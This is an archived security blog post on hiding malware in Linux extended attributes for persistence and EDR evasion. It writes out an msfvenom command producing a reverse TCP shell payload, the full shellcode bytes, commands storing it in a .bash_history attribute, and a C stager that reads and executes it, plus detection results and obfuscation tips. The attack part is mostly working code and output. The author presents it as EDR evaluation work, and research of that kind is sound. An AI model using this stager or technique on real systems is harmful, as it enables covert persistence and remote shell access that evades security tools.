Establishing persistence using extended attributes on Linux

Archived: 2026-04-05 22:08:54 UTC

Finding a place to store your backdoor/beacon/malware data can be tricky. Some ways that come to mind: creating new files, modifying existing ones or storing it in memory via `/dev/shm`.

Malware on Windows has abused NTFS file attributes to store malicious data or binaries instead of metadata for a long while. I had the idea to experiment with the same on Linux while conducting EDR evaluation testing at work. Extended attributes (xattrs) were added to Linux in 2002. As of 2024, they are not commonly used by user-space Linux programs.

The Linux kernel allows extended attribute names to have up to 255 bytes and values of up to 64 KiB, but Ext4 and Btrfs might impose smaller limits, requiring extended attributes to be within a “filesystem block” (usually 4 KiB). All major Linux file systems including Ext4, Btrfs, ZFS, and XFS support extended attributes. This makes xattrs a good candidate for establishing persistence on a Linux system.

PoC stager that abuses extended attributes

Let’s create a simple but easily detectable shellcode that spawns a reverse TCP shell using Metasploit.

```
 siren@eek14:~/ > msfvenom -p linux/x64/shell_reverse_tcp LHOST=127.0.0.1 LPORT=5555 -b '\x00' -f bash
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 3 compatible encoders
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 119 (iteration=0)
x64/xor chosen with final size 119
Payload size: 119 bytes
Final size of bash file: 533 bytes
export buf=\
$'\x48\x31\xc9\x48\x81\xe9\xf6\xff\xff\xff\x48\x8d\x05\xef'\
$'\xff\xff\xff\x48\xbb\x87\x22\xe0\xd6\x4b\x28\x0d\x73\x48'\
$'\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4\xed\x0b\xb8'\
$'\x4f\x21\x2a\x52\x19\x86\x7c\xef\xd3\x03\xbf\x45\xca\x85'\
$'\x22\xf5\x65\x34\x28\x0d\x72\xd6\x6a\x69\x30\x21\x38\x57'\
$'\x19\xad\x7a\xef\xd3\x21\x2b\x53\x3b\x78\xec\x8a\xf7\x13'\
$'\x27\x08\x06\x71\x48\xdb\x8e\xd2\x60\xb6\x5c\xe5\x4b\x8e'\
$'\xf9\x38\x40\x0d\x20\xcf\xab\x07\x84\x1c\x60\x84\x95\x88'\
$'\x27\xe0\xd6\x4b\x28\x0d\x73'
```

Now, we need to store the bytes in the extended attributes of a file (a directory is a file too!).

```
siren@eek14:~/ > setfattr --name=user.1337 --value="$buf" .bash_history
```

Now the contents of the shellcode are stored in the user extended attribute called “1337” of the file .bash_history.

```
siren@eek14:~/ > getfattr --encoding=hex --dump .bash_history
# file: .bash_history
user.1337=0x4831c94881e9f6ffffff488d05efffffff48bb8722e0d64b280d7348315827482df8ffffffe2f4ed0bb84f212a5219867ce
```

We can read and execute the extended file attribute which launches the reverse shell.

```
#include <stdio.h>
#include <sys/xattr.h>

// gcc -fno-stack-protector -z execstack stager.c

int main() {
    const char *file_path = "/home/siren/.bash_history";
    const char *attr_name = "user.1337";
    char attr_value[119];
    ssize_t ret;

    ret = getxattr(file_path, attr_name, attr_value, sizeof(attr_value));
    if (ret == -1) {
        perror("getxattr");
        return 1;
    }

    int (*func)();
    func = (int (*)()) attr_value;
    (int)(*func)();
}
```


So far, so simple. One way to achieve further complexity and obfuscation is by splitting the shellcode across different files. I have yet to see an EDR program in 2024 that scans extended attributes for malware in Linux, so I didn’t feel the need to do this.

Detection results

Extended file attributes are not kept when a file is uploaded through a web browser. In order to preserve them, I created a tar archive.

```
siren@eek14:~/ > tar --xattrs -cvf bashhistory.tar .bash_history
```

The results:




> **The single positive vendor most likely detects this because it scans all bytes in the tar archive regardless of where they're located and doesn't care about heuristics. This won't be the case with local AV/EDR scans.**

For comparison, I created the same shellcode but in ELF format and uploaded it.

```
 siren@eek14:~/ > msfvenom -p linux/x64/shell_reverse_tcp LHOST=127.0.0.1 LPORT=5555 -b '\x00' -f elf -o deliver
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 3 compatible encoders
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 119 (iteration=0)
x64/xor chosen with final size 119
Payload size: 119 bytes
Final size of elf file: 239 bytes
Saved as: delivery
```

[The results:]



It glows as expected.

Gotchas

By default, extended attributes are not preserved by tar, cp, rsync, and other similar programs, see [#Preserving extended attributes](#) on Arch Wiki.

Source: https://kernal.eu/posts/linux-xattr-persistence/